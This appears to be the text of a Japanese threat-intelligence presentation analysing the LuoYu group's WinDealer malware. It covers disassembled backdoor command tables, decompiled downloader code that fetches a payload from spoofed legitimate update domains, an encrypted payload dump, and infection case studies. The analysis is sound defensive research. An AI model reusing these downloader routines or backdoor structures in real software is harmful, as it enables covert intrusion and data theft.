; 02EFF290 FE AE 31 5A 00 60 7B BA E0 65 F8 E4 CE DD 64 FC þ®1Z.`{°àeøãÏÝdü
; 02EFF2A0 FB D0 E2 5B A0 F1 D5 41 7D EC 98 3C E5 43 DD 1D ûÐâ[ ñÖA}i.<âCÝ.
; 02EFF2B0 7A C6 6A F2 03 EA 1A 4A B6 41 A9 1B 43 85 F9 C0 z&#x26;jò.è.J¶JA@.C.ùÀ
; 02EFF2C0 77 E3 4F CA 80 EA 9A 47 47 BA 3A 85 91 81 E3 03 wäOË.è.GG°:...ã.
; 02EFF2D0 17 AB 35 1D AF 91 29 5D E3 66 E1 49 06 3C 6A FC .«5.´.)]ãfáI.<jü
; 02EFF2E0 EA 00 6C 5D 7A 4C B9 6E BA D4 ED 71 71 DA 28 8B ê.l]zL¹n°ÔíqqÚ(.
; 02EFF2F0 F2 07 AE 53 82 38 04 08 B3 5F D6 D3 44 CD 50 BB ò.®S.8..³_ÖÖÍP»
```

victim_info(
hostname,
CPU_info,
OS_version,
mac_addr,
username
malware_version)



カスタムヘッダ内の1byte コマンド + 0xD



```
push ecx ; size_of_recv_data
push ebx ; recv_data
call check_header_aes_dec_40CC70 ; header =
; 02EFF260 06 81 DA 91 CE C7 9F 43
; 02EFF268 08 96 6F A1
; 02EFF26C 00
; 02EFF26D 05
; 02EFF26E 14
; 02EFF26F 00
; decrypted_data =
; 02EFF270 77 00
; 02EFF272 00 00
; 02EFF274 00 00
; 02EFF276 00 07
; 02EFF278 AA BB CC DD EE FF GG HH
; ...

add esp, 0Ch
test eax, eax
```

```
mov ecx, [ebp+backdoor_command_id]
xor eax, eax
mov al, [ecx] ; backdoor_command_id
lea edx, [eax+eax*2]
mov eax, cmd_0[edx*4]
test eax, eax
jz short loc_409378
lea ecx, [ebp+buf]
push ecx
call eax ; cmd_0
add esp, 4
```

```
.data:00420338 backdoor_fanction_table dd ? ; DATA XREF:
.data:00420338 ; sub_408A60
.data:0042033C cmd_0 dd ? ; DATA XREF:
.data:00420340 dd ?
.data:00420344 dd ?
.data:00420348 cmd_1 dd ?
.data:0042034C dd ?
.data:00420350 dd ?
.data:00420354 cmd_2 dd ? ; 1000E92B
.data:00420358 dd ?
.data:0042035C dd ?
.data:00420360 cmd_3 dd ? ; 1000785F
.data:00420364 dd ?
.data:00420368 dd ?
.data:0042036C cmd_4 dd ? ; 0
.data:00420370 dd ?
.data:00420374 dd ?
.data:00420378 cmd_5 dd ? ; 100078C2
.data:0042037C dd ?
.data:00420380 dd ?
```

EXEとEmbedded DLLに分かれたバックドア



```
mov [eax+backdoor_funcion_table.cmd_1f], offset sub_40E5D0
mov [eax+backdoor_funcion_table.cmd_67], offset sub_40EC20
mov [eax+backdoor_funcion_table.cmd_66], offset sub_40EFD0
mov [eax+backdoor_funcion_table.cmd_5e], offset sub_40F670
mov [eax+backdoor_funcion_table.cmd_61], offset sub_40F4C0
mov [eax+backdoor_funcion_table.cmd_06], offset sub_40E980
mov [eax+backdoor_funcion_table.cmd_2d], offset sub_40EA70
```

PPTV(pplive)_forap_1084_9993.exe



```
mov [eax+backdoor_funcion_table_420338.cmd_05], offset sub_100078C2
mov eax, dword_1003320C ; 0x420338
mov [eax+backdoor_funcion_table_420338.cmd_0a], offset sub_10007988
mov eax, dword_1003320C ; 0x420338
mov [eax+backdoor_funcion_table_420338.cmd_65], offset sub_10009265
mov eax, dword_1003320C ; 0x420338
mov [eax+backdoor_funcion_table_420338.cmd_28], offset sub_100092FB
mov eax, dword_1003320C ; 0x420338
mov [eax+backdoor_funcion_table_420338.cmd_29], offset sub_10005947
mov eax, dword_1003320C ; 0x420338
mov [eax+backdoor_funcion_table_420338.cmd_69], offset sub_10009916
mov eax, dword_1003320C ; 0x420338
mov [eax+backdoor_funcion_table_420338.cmd_1e], offset sub_10007599
mov eax, dword_1003320C ; 0x420338
mov [eax+backdoor_funcion_table_420338.cmd_2a], offset sub_100098B3
mov eax, dword_1003320C ; 0x420338
mov [eax+backdoor_funcion_table_420338.cmd_03], offset sub_1000785F
mov eax, dword_1003320C ; 0x420338
mov [eax+backdoor_funcion_table_420338.cmd_07], offset sub_10007925
```

Embedded DLL

```
.data:00420338 backdoor_funcion_table_420338 dd
.data:00420338 ; DATA XREF:
.data:00420338 ; malmain_408
.data:00420338 ; 0x08
.data:0042033C cmd_0 dd ? ; DATA XREF:
.data:00420340 dd ?
.data:00420344 dd ? ; 8
.data:00420348 dd ?
.data:0042034C dd ?
.data:00420350 dd ? ; 8
.data:00420354 cmd_02 dd ? ; 0x1000E92B
.data:00420358 dd ?
.data:0042035C dd ? ; 8
.data:00420360 cmd_03 dd ? ; 0x1000785F
.data:00420364 dd ?
.data:00420368 dd ? ; 8
.data:0042036C dd ?
.data:00420370 dd ?
.data:00420374 dd ? ; 8
.data:00420378 cmd_05 dd ? ; 0x100078C2
.data:0042037C dd ?
.data:00420380 dd ? ; 8
.data:00420384 cmd_06 dd ? ; 0x0040E980
.data:00420388 dd ?
.data:0042038C dd ? ; 8
.data:00420390 cmd_07 dd ? ; 0x10007925
.data:00420394 dd ?
.data:00420398 dd ? ; 8
.data:0042039C dd ?
.data:004203A0 dd ?
.data:004203A4 dd ? ; 8
.data:004203A8 cmd_09 dd ? ; 0x00410560
.data:004203AC dd ?
.data:004203B0 dd ? ; 8
.data:004203B4 cmd_0a dd ? ; 0x10007988
```

WinDealer関連コンポーネント



- ◆ 2013年以降、WinDealerのダウンロードを観測。
- ◆ さらに古いWindowsカーネルモジュールのダウンロードも発見 (2015年~2017年)
 - ◆ PDB文字列 : "Z:Downexecdriver¥¥FAT32.pdb"

```
1 int create_mutex()
2 {
3     int v0; // edi
4     HANDLE v1; // esi
5
6     v0 = 0;
7     v1 = CreateMutexA(0, 0, "WORK_20130831175600761943");
```

```
20 v11[0] = (int)"seupdate.360safe.com";
21 v11[1] = (int)"download.pplive.com"; // legitimated domain
22 v11[2] = (int)"rsup10.rising.com.cn";
23 sprintf(Buffer, "http://%/status/windowsupdatedmq.exe", (const char *)v11[v1]); // non-exist url path
24 if ( dword_100032C8 >= 3 )
25     dword_100032C8 = 0;
26 v2 = LoadLibraryA("wininet.dll");
27 v3 = v2;
28 if ( !v2 )
29     return 0;
30 InternetOpenA = (HINTERNET (__stdcall *))(LPCSTR, DWORD, LPCSTR, LPCSTR, DWORD)GetProcAddress(v2, "InternetOpenA");
31 InternetOpenUrlA = (HINTERNET (__stdcall *))(HINTERNET, LPCSTR, LPCSTR, DWORD, DWORD, DWORD_PTR)GetProcAddress(
32     v3,
33     "InternetOpenUrlA");
34 InternetReadFile = (BOOL (__stdcall *))(HINTERNET, LPVOID, DWORD, LPDWORD)GetProcAddress(v3, "InternetReadFile");
35 InternetCloseHandle = (BOOL (__stdcall *))(HINTERNET)GetProcAddress(v3, "InternetCloseHandle");
36 dword_100032C4 = (int (__stdcall *)(_DWORD))InternetCloseHandle;
37 if ( !InternetOpenA )
38     return 0;
39 if ( !InternetOpenUrlA )
40     return 0;
41 if ( !InternetReadFile )
42     return 0;
43 if ( !InternetCloseHandle )
44     return 0;
000005D3| download_PE:1 (100011D3)|
```

WinDealer関連コンポーネント



- ◆ WinDealerのダウンローダで、正規のドメインを含むが、URLパスが存在しないものを発見 (DNSハイジャックまたはネットワークハイジャック)
- ◆ ユーザーエージェントは、WinDealer にも登場するユニークな文字列「BBB」

```
push esi
push 0 ; dwFlags
push 0 ; lpszProxyBypass
push 0 ; lpszProxy
push 0 ; dwAccessType
push offset szAgent ; "BBB"
call ds:InternetOpenA
mov esi, eax
test esi, esi
jz short loc_10001183
mov eax, [esp+4+lpFileName] ; %appdata%\sogoutool.exe
mov ecx, [esp+4+lpszUrl] ; http://www.baidu.com/status/windowsupdatedmq.exe
push eax ; lpFileName
push ecx ; lpszUrl
push esi ; hInternet
call downloadfile_10001000
add esp, 0Ch
```

WinDealerダウンローダ + 正規URL

```
push edi ; dwFlags
push edi ; lpszProxyBypass
push edi ; lpszProxy
push edi ; dwAccessType
push offset szAgent ; "BBB"
call ds:InternetOpenA
cmp eax, edi
mov [ebp+hInternet], eax
jnz short loc_10004070

; CODE XREF: downfile_10003FB5+9F↑j
xor eax, eax
jmp short loc_10004088
```

WinDealer

WinDealer関連コンポーネント



- ◆ WinDealerに関連するドロップ/ローダのサンプルは複数存在
- ◆ マルウェアのリソース「AAA」には暗号化されたペイロードが内包
 - ◆ res ID:103の暗号化されたペイロード

例：マルウェアによるXORでのペイロード復号、復号後ペイロード（WinDealer）のメモリ内へのロードを実行。

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00000000	66	6F	6F	32	30	30	32	61	10	00	00	00	00	80	03	00
00000010	20	00	00	00	00	00	00	00	08	00	74	65	73	74	2E	64
00000020	6C	6C	08	00	9B	68	81	04	60	00	80	83	04	0E	02	F8
00000030	F7	EF	20	2E	85	10	81	40	9C	48	B1	A2	C5	89	08	02
00000040	1C	74	F0	41	97	03	00	B4	12	34	0B	81	2B	00	93	91
00000050	54	D0	A4	99	03	02	8E	9C	37	67	E4	84	69	03	62	4C
00000060	18	37	6E	DE	D0	01	21	A6	0C	08	39	75	DC	80	48	23
00000070	94	C8	93	29	20	DA	BC	21	53	C6	45	83	06	0A	48	54
00000080	AC	12	6A	0C	90	08	C0	1A	4C	C0	AA	95	EB	04	35	DC
00000090	02	4C	C8	90	75	02	97	71	10	26	40	28	2B	64	1C	85
000000A0	09	13	CA	FA	F9	76	60	42	05	B9	DF	12	C0	C5	6B	60
000000B0	02	85	B2	92	B8	0D	98	70	A1	EC	27	64	52	FC	02	46
000000C0	06	65	02	86	B2	58	19	4C	90	54	F6	84	B9	BE	3D	CA
000000D0	BA	03	A7	77	AD	56	29	69	C6	A0	F1	7A	B1	22	94	22
000000E0	07	99	04	48	88	8D	56	1F	2F	16	C1	01	70	10	62	41
000000F0	00	03	07	81	09	38	08	8D	62	87	5D	BB	01	40	50	08
00000100	2D	F8	C1	E1	C3	8F	23	AC	98	B0	22	28	83	C2	29	1A
00000110	57	1E	5D	61	F2	E4	10	B1	43	0A	60	30	8C	42	58	F7
00000120	76	33	2A	4D	BE	22	1C	83	7C	40	94	5F	CF	BE	7C	71
00000130	00	04	A6	B7	AF	E8	82	4E	19	3C	74	14	9A	D1	15	1C
00000140	BB	6E	EA	E5	A9	07	00	18	2E	C8	41	46	18	74	78	07
00000150	40	3C	31	10	17	9C	44	BC	C9	67	11	84	40	B8	70	60
00000160	82	0A	65	D0	85	75	D0	41	28	1C	74	E4	41	08	4C	81

復号とロード



WinDealer

アジェンダ




01 2021年のLuoYuキャンペーンの概要

02 WinDealerの詳細解析

03 事例紹介

04 結論


Case Study 2: 紛らわしいエラー画像のドロップ




Case Study 2:

独自バックドアと共有バックドアの組み合わせ

- ◆ LuoYuが最近ShadowPadを使って未知のターゲットを攻撃していることが判明



Case Study 3: 日系企業の中国拠点(1)




TIM（正規コミュニケーションツール）は、正規のアップデート先にアクセスしているにもかかわらず、何らかの方法でWinDealer (qbupd.exe)をダウンロード。

C:\Users\<UserName>\AppData\Roaming\Microsoft\Windows
Start Menu\Programs\Startup\qbupd.exe

スタートアップフォルダにWinDealerを作成後、ターゲットユーザーがホストにログインすると、WinDealerが実行され、盗んだデータを6999/UDPでバックボーンルータに送信

Case Study 4: 日系企業の中国拠点(2)



YoudaoDict(正規の辞書アプリ)は、2021年6月末にWinDealer (version.dll) をダウンロードしてからdllサイドロードし、実行。

導入済みのAVはこのバージョンのWinDealerを何度か検出したものの、この組織のAV入替えにより、最終的に被害者のホストは感染してしまった。

関連した公開情報（中国BBS）



2019年2月の中国のブログ記事では、WinDealer関連の感染と実行ファイルの関与が記載
我々は同じファイル名（pptv(plive)_forap_1084_9993.exe）のWinDealerを観測


查看: 5659|回复: 62

[\[可疑文件\]](#) PPTV(plive)_forap_1084_9993.exe + txupd.exe

[\[复制链接\]](#)

电梯直达 [跳转到指定楼层](#)

[1楼](#)

 发表于 2019-8-12 18:39:25 | 回帖奖励 | [倒序浏览](#) | [阅读模式](#)

本帖最后由 icerain 于 2019-8-13 10:37 编辑

C:\Users\XXX\AppData\Roaming\Tencent\QQ\AuTemp\3941034042\NewUpd\txupd.exe
C:\Users\XXX\AppData\Local\Temp\ **PPTV(plive)_forap_1084_9993.exe**
会有进程，且会占用U盘导致U盘无法弹出，最新的PPTV(plive)_forap_1084_9993.exe传杀软网无一报读。
今天分析了PPTV，大致得到以下结果：

